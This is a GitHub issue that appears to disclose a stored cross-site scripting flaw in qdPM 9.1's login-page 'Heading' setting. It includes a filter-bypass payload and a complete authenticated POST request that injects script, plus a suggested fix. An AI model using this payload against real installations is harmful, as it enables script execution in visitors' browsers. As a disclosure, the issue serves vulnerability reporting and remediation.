New issue

Jump to bottom

Persistent XSS on qdPM 9.1 #2


Open joelister opened this issue on Apr 12, 2019 · 0 comments

joelister commented on Apr 12, 2019 Owner

Stored cross-site scripting (XSS) vulnerability in the "Heading" field found in the "Login Page" page under the "General" menu in qdPM 9.1 allows remote attackers to inject arbitrary web script or HTML via a crafted website name by doing an authenticated POST HTTP request to /qdPM_9.1/index.php/configuration.

This vulnerability is specifically the "Heading" field. I noticed that it does strip off the tags <script> and </script> however, it isn't recursive. By entering this payload:


"><script>pt>alert(1111)</script>//
Javascript gets executed. Here's an output of the mentioned payload when entered and saved.



1、The administrator loggin

```
POST /410/qdPM_9.1/index.php/configuration HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/410/qdPM_9.1/index.php/configuration?type=login
Content-Type: multipart/form-data; boundary=---------------------------766954130605
Content-Length: 688
Connection: close
Cookie: qdPM8=sk89rbg947rrc47697jdbu2ca1
Upgrade-Insecure-Requests: 1

-----------------------------766954130605
Content-Disposition: form-data; name="type"

login
-----------------------------766954130605
Content-Disposition: form-data; name="cfg[app_login_page_heading]"

"><script>alert(1111)</script>
-----------------------------766954130605
Content-Disposition: form-data; name="cfg[app_login_page_content]"

123
-----------------------------766954130605
Content-Disposition: form-data; name="cfg_app_login_background_file"; filename=""
Content-Type: application/octet-stream

-----------------------------766954130605
Content-Disposition: form-data; name="cfg[app_login_background]"

-----------------------------766954130605--
```

2、administrator loggoff,When an unauthenticated user visits the page, the code gets executed:



There may be more but I believe this can be fixed by recursively stripping out the tags <script> and </script>

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant